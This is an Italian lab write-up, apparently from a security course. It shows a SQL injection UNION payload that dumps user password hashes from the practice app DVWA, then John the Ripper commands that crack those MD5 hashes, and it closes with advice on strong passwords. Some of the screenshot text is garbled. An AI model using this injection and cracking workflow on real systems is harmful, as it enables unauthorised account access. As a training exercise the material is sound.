

PASSWORD CRACKING CON JOHN THE RIPPER

'UNION SELECT user, password FROM users #



In un file di testo ho inserito la password in formato hash del primo utente della lista che ho trovato, tale "admin".



john passwords.txt → mi ha comunicato che John ha identificato ciò che è presente nel file passwords.txt sia come un hash LM che come un hash MD5 (dynamic=md5(\$p)).

```
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"

"--format=dynamic=md5($p)" option to force loading these as that type income the "--format=HAVAL-128-4" option to force loading these as that type instead warning: detected hash type "LM", but the string is also recognized as "MD2"

Use the "--format=MD2" option to force loading these as that type instead warning: detected hash type "LM", but the string is also recognized as "MD2"


Use the "--format=MD2" option to force loading these as that type instead warning: detected hash type "LM", but the string is also recognized as "mdc2"

Use the "--format=mdc2" option to force loading these as that type instead warning: detected hash type "LM", but the string is also recognized as "mscash"


Use the "--format=mscash" option to force loading these as that type instead
```

Ho notato che il tool impiegava svariato tempo a fornirmi un output concreto e pertanto ho notato che l'hash LM è utilizzato per Windows, che in questo caso a noi non serve. Motivo per cui, come da figura sottostante, ho utilizzato john --format=raw-md5 <nomefile> per indicare a John che la stringa che ho inserito nel file è in formato md5. Dopo pochissimi secondi John è riuscito ad incidicarmi la password per l'user "admin", che per l'appunto è "password".

Stesso procedimento per l'utente gordonb, la cui password è abc123




Stesso procedimento per l'utente 1337, la cui password è charley



Stesso procedimento per l'utente pablo, la cui password è letmein Desktop/pablo.txt - Musepad -(kali®kali)-[~/Desktop] \$ john --format=raw-md5 pablo.txt File Edit Search View Document Help Using default input encoding: UTF-8 · C · C · A 5 ¢ % 🗓 Q & A Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 1 0d107d09f5bbe40cade3de5c71e9e9b7 Warning: no OpenMP support for this hash type, con Proceeding with single, rules:Single 2 Press 'q' or Ctrl-C to abort, almost any other key Almost acce: Processing the remaining buffered can Proceeding with wordlist:/usr/share/john/password. letmein d 0:00.0 19 0:00:0:00 DONE 2/3 (2023-06-07 08:10) 11.11g/s Use the "--show --format=Raw-MD5" options to displ Session completed.

Per quanto riguarda l'utente smithy ho eseguito lo stesso procedimento. Tuttavia, in questo caso John non mi ha decodificato la password.



Pensando di aver sbagliato a digitare l'hash, sono tornato in DVWA, dove ho notato che l'hash relativo a smithy è identico all'hash relativo ad admin, ergo anche la password di smithy è password



Infine ho aggiunto gli hash relativi a tutti gli utenti in un unico file di testo (unico.txt), e tramite il comando - -show ho avuto accesso a tutte le password craccate in precedenza.

```
(kali®kali)-[~/Desktop]
$ john --format=raw-md5 unico.txt --show
?:letmein
?:charley
?:abc123
?:password
4 password hashes cracked, 0 left
```

TECNICHE UTILIZZATE E CONCLUSIONI

John the Ripper è un tool che automatizza le richieste, tool di password cracking per i sistemi operativi Linux. Fa uso della parallelizzazione dei task per ridurre i tempi di cracking durante una sessione brute force, ed è altamente configurabile (si possono specificare gli insiemi / sottoinsiemi di caratteri da utilizzare come lettere o numeri).

In questo caso è stato usato per craccare i vari hash relativi agli utenti presente su DVWA, hash questi trovati mediante sfruttamento di vulnerabilità SQL INJECTION.

Data la non complessità e la brevità delle password utilizzate dai vari utenti, la decodifica dell'hash è stata immediata.

Si consiglia pertanto di utilizzare password forti, assicurando che le stesse siano lunghe almeno 12 caratteri, che contengano una combinazione di lettere maiuscole e minuscole, numeri e caratteri speciali e soprattutto di evitare password ovvie come nomi di familiari o date di compleanno